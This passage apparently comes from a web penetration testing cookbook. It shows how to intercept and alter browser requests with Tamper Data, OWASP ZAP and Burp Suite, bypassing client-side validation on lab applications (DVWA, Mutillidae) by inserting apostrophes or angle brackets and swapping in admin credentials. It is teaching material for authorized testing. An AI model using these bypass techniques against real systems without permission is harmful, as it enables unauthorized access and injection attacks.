
Sometimes, applications have client-side input validation mechanisms through JavaScript, hidden forms, or POST parameters that one doesn’t know or can’t see or manipulate directly in the address bar; to test these and other kind of variables, we need to intercept the requests the browser sends and modify them before they reach the server. In this recipe, we will use a Firefox add-on called Tamper Data to intercept the submission of a form and alter some values before it leaves our computer.

How to do it…

1. Go to Mantra's menu and navigate to **Tools** | **Application Auditing** | **Tamper Data**.




2. Tamper Data's window will appear. Now, let's browse to `http://192.168.56.102/dvwa/login.php`. We can see the requests section in the add-on populating:



Note

Every request we make in the browser will go through Tamper Data while it is active.

3. To intercept a request and change its values, we need to start the tampering by clicking on **Start Tamper**. Start the tampering now.
4. Introduce some fake username/password combination; for example, `test`/`password` and then click on **Login**.
5. In the confirmation box, uncheck the **Continue Tampering?** box and click **Tamper**; the **Tamper Popup** window will be shown.
6. In this pop-up, we can modify the information sent to the server including the request's header and POST parameters. Change **username** and **password** for the valid ones (`admin`/`admin`) and click on **OK**. This should be used in this book instead of DVWA:



With this last step, we modified the values in the form right after they are sent by the browser. Thus, allowing us to login with valid credentials instead of sending the wrong ones to the server.

How it works…

Tamper Data will capture the request just before it leaves the browser and give us the time to alter any variable it contains. However, it has some limitations, such as not having the possibility to edit the URL or GET parameters.

Using ZAP to view and alter requests

Although Tamper Data can help with the testing process, sometimes we need a more flexible method to modify requests and more features, such as changing the method used to send them (that is, from GET to POST) or saving the request/response pair for further processing by other tools.

OWASP ZAP is much more than a web proxy, it not only intercepts traffic, it also has lots of features similar to the crawler we used in the previous chapters, vulnerability scanner, fuzzer, brute forcer, and so on. It also has a scripting engine that can be used to automate activities or to create a new functionality.


In this recipe, we will begin the use of OWASP ZAP as a web proxy, intercept a request, and send it to the server after changing some values.

Getting ready

Start ZAP and configure the browser to send information through it.

How to do it…

1. Browse to `http://192.168.56.102/mutillidae/`.
2. Now, in the menu navigate to **OWASP Top 10** | **A1 – SQL Injection** | **SQLi – Extract Data** | **User Info**.
3. The next step is to raise the security level in the application, click once on **Toggle Security**. Now the **Security Level** should be **1 (Arrogant)**.
4. Introduce `test'` (including the apostrophe) as **Name** and `password'` as **Password** and click on **View Account Details**.




We get a warning message telling us that some characters in our inputs were invalid. In this case, the apostrophe (‘) is surely detected and stopped by the application’s security measures.

5. Click on **OK** to close the alert.


   If we check the history in ZAP, we can see that no request was sent with the data we introduced, this is due to a client-side validation mechanism. We will use the proxy interception to bypass this protection.

6. Now, we will enable request interception (called break points in ZAP) by clicking the “break on all requests” button.




7. Next, we introduce the allowed values in **Name** and **Password**, like `test` and `password` and check the details again.


   ZAP will steal the focus and a new tab called **Break** will appear. This is the request we just made on the page, what we can see is a `GET` request with the `username` and `password` parameters sent in the URL. Here, we can add the apostrophes that weren't allowed in the previous attempt.



8. To continue without being interrupted by ZAP breaking on every request the application makes, let's disable the break points by clicking the "Unset break" button.



9. Submit the modified request with the  button.



We can see that the application gives us an error message at the bottom, so it is a protection mechanism, which checks for the user input on the client side, but it isn't ready to process unexpected requests on the server side.

How it works…

In this recipe, we used the ZAP proxy to intercept a valid request, modified it to make it invalid or malicious, and then sent it to the server and provoked an unexpected behavior in it.

The first three steps were meant to enable the security protection so that the application can detect the apostrophe as a bad character.

After that we made a test request and verified that some validation was performed. The fact that no request went through the proxy when the alert showed up told us that the validation was performed on the client side, maybe using JavaScript. Upon knowing this, we made a valid request and intercepted it with the proxy, this made us bypass the protection on the client side; we converted that request into a malicious one and sent it to the server; which was unable to process it correctly and returned an error.

Using Burp Suite to view and alter requests

Burp Suite, as OWASP ZAP, is more than just a simple web proxy. It is a fully featured web application testing kit; it has a proxy, request repeater, request automation, string encoder and decoder, vulnerability scanners (in the Pro version), and other useful features.


In this recipe, we will do the previous exercise but this time using Burp’s proxy to intercept and alter the requests.

Getting ready

Start Burp Suite and prepare the browser to use it as proxy.

How to do it…


1. Browse to `http://192.168.56.102/mutillidae/`.
2. By default, interception is enabled in Burp's proxy, so it will capture the first request. We need to go to Burp Suite and click on the **Intercept is on** button in the **Proxy** tab.



3. The browser will continue loading the page. When it finishes, we will use **Toggle Security** to set the correct security level in the application: **1 (Arrogant)**.
4. From the menu, navigate to **OWASP Top 10** | **A1 – SQL Injection** | **SQLi – Extract Data** | **User Info**.
5. In the **Name** text box, introduce `user<>` (including the symbols) for **Username** and `secret<>` in the **Password** box; after this click on **View Account Details**.


   We will get an alert telling us that we introduced some characters that may be dangerous to the application.

6. Now we know that symbols are not allowed in the form, and we also know that it is a client-side validation because no request was registered in the proxy's **HTTP history** tab. Let's try to bypass this protection. Enable message interception by clicking on **Intercept is off** in Burp Suite.



7. The next step is to send valid data, such as `user` and `secret`.
8. Proxy will intercept the request. Now we change the values of **username** and **password** by adding the <> forbidden characters.

9. We can send the edited request and disable the interception by clicking on **Intercept is on**, or we may want to send it and keep intercepting messages by clicking **Forward**. For this exercise, let's disable the interception and check the result:



How it works…

As seen in the previous recipe, we use a proxy to capture a request after it passes the validation mechanisms established client-side by the application and then modify its content by adding characters that are not permitted by such validation.

Being able to intercept and modify requests is a highly important aspect of any web application penetration test, not only to bypass some client-side validation—as we did in the current and past recipes—but to study what kind of information is sent and try to understand the inner workings of the application. We may also need to add, remove, or replace some values at our convenience based on that understanding.


Identifying cross-site scripting (XSS) vulnerabilities

Cross-site scripting (**XSS**) is one of the most common vulnerabilities in web applications, in fact, it is considered third in the OWASP Top 10 from 2013 (https://www.owasp.org/index.php/Top_10_2013-Top_10).


In this recipe, we will see some key points to identify a cross-site scripting vulnerability in a web application.

How to do it…

